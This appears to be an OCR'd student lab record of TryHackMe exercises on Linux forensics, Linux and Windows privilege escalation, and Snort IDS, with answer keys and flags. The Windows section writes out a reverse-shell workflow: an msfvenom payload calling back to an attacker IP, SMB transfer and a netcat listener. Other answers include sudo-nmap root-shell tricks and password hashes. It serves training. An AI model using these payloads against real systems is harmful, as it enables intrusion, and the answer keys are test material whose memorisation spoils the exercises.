
```
ls -l /home
```

2. List hidden files in a specific user's home directory (e.g., Jane):

```
ls -a /home/jane
```

Q 8 View Jane's **.bash_history** file. What flag do you see in the output?

Q 9 What is the hidden flag in Bob's home directory?



```
investigator@ip-10-10-109-231:/home/bob$ cat .hidden34
THM{6ed90e00e4fb7945bead8cd59e9fcd7f}
```

Q 10 Run the **stat** command on Jane's **authorized_keys** file. What is the full timestamp of the most recent modification?

```
investigator@ip-10-10-109-231:/home/bob$ cd /home/jane/
investigator@ip-10-10-109-231:/home/jane$ cd .ssh/
investigator@ip-10-10-109-231:/home/jane/.ssh$ ls -la
total 20
drwxr-xr-x 2 jane jane 4096 Feb 12 17:15 .
drwxr-xr-x 4 jane jane 4096 Feb 13 00:36 ..
-rw-rw-rw- 1 jane jane 1136 Feb 13 00:34 authorized_keys
-rw------- 1 jane jane 3389 Feb 12 17:12 id_rsa
-rw-r--r-- 1 jane jane  746 Feb 12 17:12 id_rsa.pub
investigator@ip-10-10-109-231:/home/jane/.ssh$ stat authorized_keys
  File: authorized_keys
  Size: 1136            Blocks: 8          IO Block: 4096   regular file
Device: ca01h/51713d    Inode: 257561      Links: 1
Access: (0666/-rw-rw-rw-)  Uid: ( 1002/    jane)   Gid: ( 1002/    jane)
Access: 2024-02-13 00:34:53.692530853 +0000
Modify: 2024-02-13 00:34:16.005897449 +0000
Change: 2024-02-13 00:34:16.005897449 +0000
 Birth: -
investigator@ip-10-10-109-231:/home/jane/.ssh$
```

Answer the questions below

View Jane's `.bash_history` file. What flag do you see in the output?

THM{f38279ab9c6af1215815e5f7bbad891b} ✓ Correct Answer

What is the hidden flag in Bob's home directory?

THM{6ed90e00e4fb7945bead8cd59e9fcd7f} ✓ Correct Answer

Run the `stat` command on Jane's `authorized_keys` file. What is the full timestamp of the most recent modification?

2024-02-13 00:34:16.005897449 +0000 ✓ Correct Answer

Task 6 Binaries and Executables

For instance, you might want to search for executable files owned by root, as unauthorized binaries with root ownership could indicate a security concern. Here's how you can do it:

```
find / -type f -executable -user root 2> /dev/null
```

When analyzing binary files, it can reveal important information such as function names, variable names, and plain text messages embedded within the binary. Here's how you can use it:

```
strings example.elf
```


Q.11 Run the **debsums** utility on the compromised host to check only configuration files. Which file came back as altered?

debsums -c -e.

Q. 12 What is the **md5sum** of the binary that the attacker created to escalate privileges to root?

Task 7 Rootkits Chkrootkit:

Q 13 Run *chkrootkit* on the affected system. What is the full path of the **.sh** file that was detected?



Q 14 Run *rkhunter* on the affected system. What is the result of the **(UID 0) accounts check:**

Task 8 Conclusion :

Linux file system forensic analysis is explored several topics like examining digital artefacts, system logs, users, and file structures.

Answer the questions below

After updating the `PATH` and `LD_LIBRARY_PATH` environment variables, run the command `check-env`. What is the flag that is returned in the output?

THM{5514ec4f1ce82f63867806d3cd95dbd8} ✓ Correct Answer Hint

Answer the questions below

To practice your skills with the `find` command, locate all the files that the user **bob** created in the past 1 minute. Once found, review its contents. What is the flag you receive?

THM{0b1313afd2136ca0faafb2daa2b430f3} ✓ Correct Answer Hint

Extract the metadata from the `reverse.elf` file. What is the file's MIME type?

application/octet-stream ✓ Correct Answer

Run the `stat` command against the `/etc/hosts` file on the compromised web server. What is the full **Modify Timestamp (mtime)** value?

2020-10-26 21:10:44.000000000 +0000 ✓ Correct Answer

Answer the questions below

Investigate the user accounts on the system. What is the name of the backdoor account that the attacker created?

b4ckd00r3d ✓ Correct Answer Hint

What is the name of the group with the group ID of **46**?

plugdev ✓ Correct Answer

View the `/etc/sudoers` file on the compromised system. What is the full path of the binary that Jane can run as sudo?

/usr/bin/pstree ✓ Correct Answer

Answer the questions below

View Jane's `.bash_history` file. What flag do you see in the output?

THM{f38279ab9c6af1215815e5f7bbad891b} ✓ Correct Answer

What is the hidden flag in Bob's home directory?

THM{6ed90e00e4fb7945bead8cd59e9fcd7f} ✓ Correct Answer

Run the `stat` command on Jane's `authorized_keys` file. What is the full timestamp of the most recent modification?

2024-02-13 00:34:16.005897449 +0000 ✓ Correct Answer

Answer the questions below

Run the `debsums` utility on the compromised host to check only configuration files. Which file came back as altered?

/etc/sudoers

✓ Correct Answer

What is the `md5sum` of the binary that the attacker created to escalate privileges to root?

7063c3930affe123baecd3b340f1ad2c

✓ Correct Answer

Answer the questions below

Run *chkrootkit* on the affected system. What is the full path of the `.sh` file that was detected?

/var/tmp/findme.sh

✓ Correct Answer

Run *rkhunter* on the affected system. What is the result of the `(UID 0) accounts` check?

Warning

✓ Correct Answer

Ex. No.: 6

Linux Privilege Escalation

Aim:
The primary aim of the Linux Privilege Escalation is to equip learners with the knowledge and hands-on experience necessary to identify and exploit privilege escalation vulnerabilities in Linux systems. This is crucial for understanding how attackers gain elevated access and how to secure systems against such threats.

Objectives:

1. Understand Privilege Escalation Concepts:
   - Learn the difference between vertical and horizontal privilege escalation and their impact on system security.
   - Understand the typical attack vectors and misconfigurations that lead to privilege escalation.

2. Enumerate System Information:
   - Develop skills to systematically gather information about the system, users, environment variables, services, and installed software to identify potential escalation paths.

3. Identify Common Vulnerabilities and Misconfigurations:
   - Recognize common privilege escalation techniques, including:
     - Exploiting SUID/SGID binaries.
     - Abusing sudo permissions and misconfigured sudoers files.
     - Kernel exploits for outdated or vulnerable kernels.
     - Exploiting cron jobs and writable scripts.
     - Leveraging environmental variables, PATH misconfigurations, and world-writable files.

4. Hands-on Exploitation Techniques:
   - Gain practical experience in exploiting these vulnerabilities to escalate privileges on Linux systems in a controlled environment.

5. Utilize Enumeration and Exploitation Tools:
   - Learn how to use tools like LinPEAS, Linux Exploit Suggester, GTFOBins, and custom scripts to automate the enumeration and privilege escalation process.

6. Post-Exploitation and Persistence Techniques:
   - Understand what attackers can do after gaining root access, including establishing persistence, creating backdoors, and covering tracks.

7. Mitigation and Hardening Strategies:
   - Learn how to secure Linux systems by identifying and mitigating privilege escalation vulnerabilities.
   - Understand best practices for system hardening and monitoring to prevent privilege escalation attacks.

8. Apply Knowledge in Real-World Scenarios:
   - Engage in practical exercises and real-world simulations to apply privilege escalation techniques and improve problem-solving skills in ethical hacking and penetration testing contexts.

Answer the questions below

What is the hostname of the target system?

wade7363 ✓ Correct Answer

What is the Linux kernel version of the target system?

3.13.0-24-generic ✓ Correct Answer

What Linux is this?

Ubuntu 14.04 LTS ✓ Correct Answer

What version of the Python language is installed on the system?

2.7.6 ✓ Correct Answer

What vulnerability seem to affect the kernel of the target system? (Enter a CVE number)

CVE-2015-1328 ✓ Correct Answer

Answer the questions below

find and use the appropriate kernel exploit to gain root privileges on the target system.

No answer needed ✓ Correct Answer Hint

What is the content of the flag1.txt file?

THM-28392872729920 ✓ Correct Answer

Answer the questions below

How many programs can the user "karen" run on the target system with sudo rights?

3 ✓ Correct Answer

What is the content of the flag2.txt file?

THM-402028394 ✓ Correct Answer

How would you use Nmap to spawn a root shell if your user had sudo rights on nmap?

sudo nmap --interactive ✓ Correct Answer

What is the hash of frank's password?

$6$2.sUUDsOLIpXKxcr$eImtgFExyr2ls4jsghdD3DHLHHP9X50Iv.jNmwo/BJpphrPRJWjelWEz2HH.joV14aDEwW1c3CahzB1uaqe ✓ Correct Answer

Answer the questions below

Which user shares the name of a great comic book writer?

gerryconway ✓ Correct Answer

What is the password of user2?

Password1 ✓ Correct Answer

What is the content of the flag3.txt file?

THM-3847834 ✓ Correct Answer

Answer the questions below

Complete the task described above on the target system

No answer needed — ✓ Correct Answer

How many binaries have set capabilities?

6 — ✓ Correct Answer

What other binary can be used through its capabilities?

view — ✓ Correct Answer

What is the content of the flag4.txt file?

THM-9349843 — ✓ Correct Answer

Answer the questions below

How many user-defined cron jobs can you see on the target system?

4 — ✓ Correct Answer

What is the content of the flag5.txt file?

THM-383000283 — ✓ Correct Answer

What is Matt's password?

123456 — ✓ Correct Answer

Answer the questions below

What is the odd folder you have write access for?

/home/murdoch — ✓ Correct Answer — Hint

Exploit the $PATH vulnerability to read the content of the flag6.txt file.

No answer needed — ✓ Correct Answer — Hint

What is the content of the flag6.txt file?

THM-736628929 — ✓ Correct Answer

Answer the questions below

How many mountable shares can you identify on the target system?

3 — ✓ Correct Answer

How many shares have the "no_root_squash" option enabled?

3 — ✓ Correct Answer

Gain a root shell on the target system

No answer needed — ✓ Correct Answer

What is the content of the flag7.txt file?

THM-89384012 — ✓ Correct Answer

Answer the questions below

What is the content of the flag1.txt file?

THM-42828719920544 — ✓ Correct Answer

What is the content of the flag2.txt file?

THM-168824782390238 — ✓ Correct Answer

Result: Identified and exploited misconfigurations (e.g., SUID binaries, cron jobs, kernel vulnerabilities) to escalate privileges from a low-level user to root, demonstrating attack techniques and defensive mitigation strategies.

Ex. No.: 7

Windows Privilege Escalation

Aim:

To walk through a variety of Windows Privilege Escalation techniques in TryHackMe platform.

Windows privilege escalation is the process of gaining higher-level permissions on a Windows system, typically moving from a low-privileged user to SYSTEM or administrator.

Algorithm:

1. Deploy the target machine.

   1) Use attacker box — Provided by TryHackMe, it consists of all the required tools available for attacking.
   2) Use OpenVpn configuration file to connect your machine (kali linux) to their network.

2. create a specific folder named "priv_tools" on attacker machine.
3. From that newly created folder,run " *sudo python3 /usr/share/doc/python3-impacket/examples/smbserver.py tools* ." to start samba service on local port 445.
4. create a reverse shell using msfvenom with respective variables set. Make sure to change lhost (IP address) to kali machines IP
5. set up a listener on Kali Machine to receive reverse connections when execute previously created .exe file on target machine.
6. Access target machine using its RDP. Run the below command to access RDP from Kali Machine.

```
\> xfreerdp /u:user /p:password321 /cert:ignore /v:10.10.69.23
```

7. Once we access target windows OS successfully, open command prompt, change directory to C:\PrivEsc.
8. Download rev.exe (reverse shell) from Kali to Windows using below command.

```
c:\PrivEsc>copy \\10.13.8.55\tools\rev.exe
        1 file(s) copied.
```

9. Run the reverse shell on target to connect our netcat on kali machine.

```
c:\PrivEsc>.\rev.exe
```

10. Once we execute that exe file, we receive connection on netcat and run '*whoami /priv' to find the available privileges to current user.*

Output:


```
⛩\>
⛩\> pwd
/home/kali/priv_tools
⛩\> sudo python3 /usr/share/doc/python3-impacket/examples/smbserver.py tools .
[sudo] password for kali:
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

```
⛩\> pwd
/home/kali/priv_tools
⛩\> msfvenom -p windows/x64/shell_reverse_tcp -f exe lhost=10.13.8.55 lport=9090 -o rev.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: rev.exe
⛩\>
```

```
⛩\> nc -lvnp 9090
listening on [any] 9090 ...
```

```
Command Prompt
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\user>cd c:\PrivEsc

c:\PrivEsc>_
```

```
⛩\> nc -lvnp 9090
listening on [any] 9090 ...
connect to [10.13.8.55] from (UNKNOWN) [10.10.69.23] 49918
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\PrivEsc>whoami
whoami
win-qba94kb3iof\user

c:\PrivEsc>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
```



Result:

Several tools have been written which help find potential privilege escalations on Windows. Four of these tools have been included on the Windows VM in the C:\PrivEsc directory

Ex. No.: 8

Demonstrate Intrusion Detection System (snort)

SNORT is an open-source, rule-based Network Intrusion Detection and Prevention System (NIDS/NIPS). Snort is the foremost Open Source Intrusion Prevention System (IPS) in the world. Snort IPS uses a series of rules that help define malicious network activity and uses those rules to find packets that match against them and generate alerts for users."

Aim:

To start working with Snort to analyse live and captured traffic.

Requirements

- To know basic Linux command-line functionalities like general system navigation and Network fundamentals (ports, protocols and traffic data)
- To have general knowledge of network basics and Linux fundamentals,
- Must complete the 'Network Fundamentals' module. And "Linux Fundamentals" rooms (1 2 3) in try hack me platform.


Algorithm:

1. Setup Interactive material and exercise for snort instance setup. Use the folder "Task-Exercises" on the Desktop.
2. to generate traffic to our snort interface using the script traffic-generator.sh to trigger traffic to the snort interface.
3. Run the "traffic generator.sh" file by executing it as sudos
4. Choose the exercise type and then automatically open another terminal to show you the output of the selected action
5. Once you choose an action, the menu disappears and opens a terminal instance to show you the output of the action.
6. Navigate to the Task-Exercises folder and run the command "./.easy.sh" and write the output.


```
ubuntu@ip-10-10-138-56:~$ cd Desktop/Task-Exercises/
ubuntu@ip-10-10-138-56:~/Desktop/Task-Exercises$ ./.easy.sh
Too Easy!
ubuntu@ip-10-10-138-56:~/Desktop/Task-Exercises$
```

7. Read the details about the Introduction about the IDS and IPS and answer the following questions and answer it
    a. Which snort mode can help you stop the threats on a local machine? Answer: HIPS
    b. Which snort mode can help you detect threats on a local network? Answer: NIDS
    c. Which snort mode can help you detect the threats on a local machine? Answer: HIDS
    d. Which snort mode can help you stop the threats on a local network? Answer: NIPS
    e. Which snort mode works similar to NIPS mode? Answer: NBA
    f. According to the official description of the snort, what kind of NIPS is it? Answer: full-blown
    g. NBA training period is also known as … Answer: baselining

8. Read the Task 4 content to make first interaction with snort instance
   Run the Snort instance and check the build number.
   Command: snort -V



9. Test the current instance with "/etc/snort/snort.conf" file and check how many rules are loaded with the current build.
   snort -T -c /etc/snort/snort.conf



```
4151 Snort rules read
    3477 detection rules
    0 decoder rules
    0 preprocessor rules
3477 Option Chains linked into 271 Chain Headers
0 Dynamic rules
+++++++++++++++++++++++++++++++++++++++++++++++++++
```

10. Test the current instance with "/etc/snort/snortv2.conf" file and check how many rules are loaded with the current build.

snort -T -c /etc/snort/snortv2.conf

```
ubuntu@ip-[redacted]:~/Desktop/Task-Exercises$ snort -T -c /etc/snort/snortv2.c
Running in Test mode

        --== Initializing Snort ==--
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file "/etc/snort/snortv2.conf"
+++++++++++++++++++++++++++++++++++++++++++++++++++
Initializing rule chains...
1 Snort rules read
    1 detection rules
    0 decoder rules
    0 preprocessor rules
1 Option Chains linked into 1 Chain Headers
0 Dynamic rules
```

11. Read to know Sniffer Mode operation and their parameters

Snort has various flags capable of viewing various data about the packet it is ingesting.Sniffer mode parameters:

- -v -Verbose. Display the TCP/IP output in the console.
- -d -Display the packet data (payload).
- -e -Display the link-layer (TCP/IP/UDP/ICMP) headers.

- -X -Display the full packet details in HEX.
- -i -This parameter helps to define a specific network interface to listen/sniff.

```
sudo snort -v-i eth0

sudo snort -v

sudo snort -d

sudo snort -de

sudo snort -X

snort -vd

snort -de

snort -v -d -e
```

12. Read the given content to know Packet Logger Mode operation and their parameters

Packet logger parameters:

- **-l** -Logger mode, target log and alert output directory. Default output folder is **/var/log/snort.** The default action is to dump as tcpdump format in **/var/log/snort**
- **-K ASCII-** Log packets in ASCII format.
- **-r** -Reading option, read the dumped logs in Snort.
- **-n -**Specify the number of packets that will process/read. Snort will stop after reading the specified number of packets.

1. Investigate the traffic with the default configuration file **with ASCII mode.**

```
sudo snort -dev -K ASCII -l
```

2. Execute the traffic generator script and choose **“TASK-6 Exercise”**. Wait until the traffic ends, then stop the Snort instance. Now analyse the output summary and answer the question.

```
sudo ./traffic-generator.sh
```

Now, you should have the logs in the current directory. Navigate to folder “**145.254.160.237**”.

3. What is the source port used to connect port 53? **Answer:** 3009


Run first snort in logger mode.

sudo snort -dev -K ASCII -l .


Run the traffic generator script.

sudo ./traffic-generator.sh

13. We are going to select task #3. As Task #6- Exercise



Let’s cd to the folder created. We see 3 log files were created, which also denotes the port numbers the machine used in the traffic generated




Use **snort.log.1640048004**

14. Read the snort.log file with Snort;

What is the IP ID of the 10th packet?

Answer: 49313

The log file created should be in the current directory.



snort -r snort.log.1640048004 -n 10

```
WARNING: No preprocessors configured for policy 0.
05/13-10:17:09.754737 65.208.228.223:80 -> 145.254.160.237:3372
TCP TTL:47 TOS:0x0 ID:49313 IpLen:20 DgmLen:1420 DF
***A**** Seq: 0x114C6C54  Ack: 0x38AFFFF3  Win: 0x1920  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

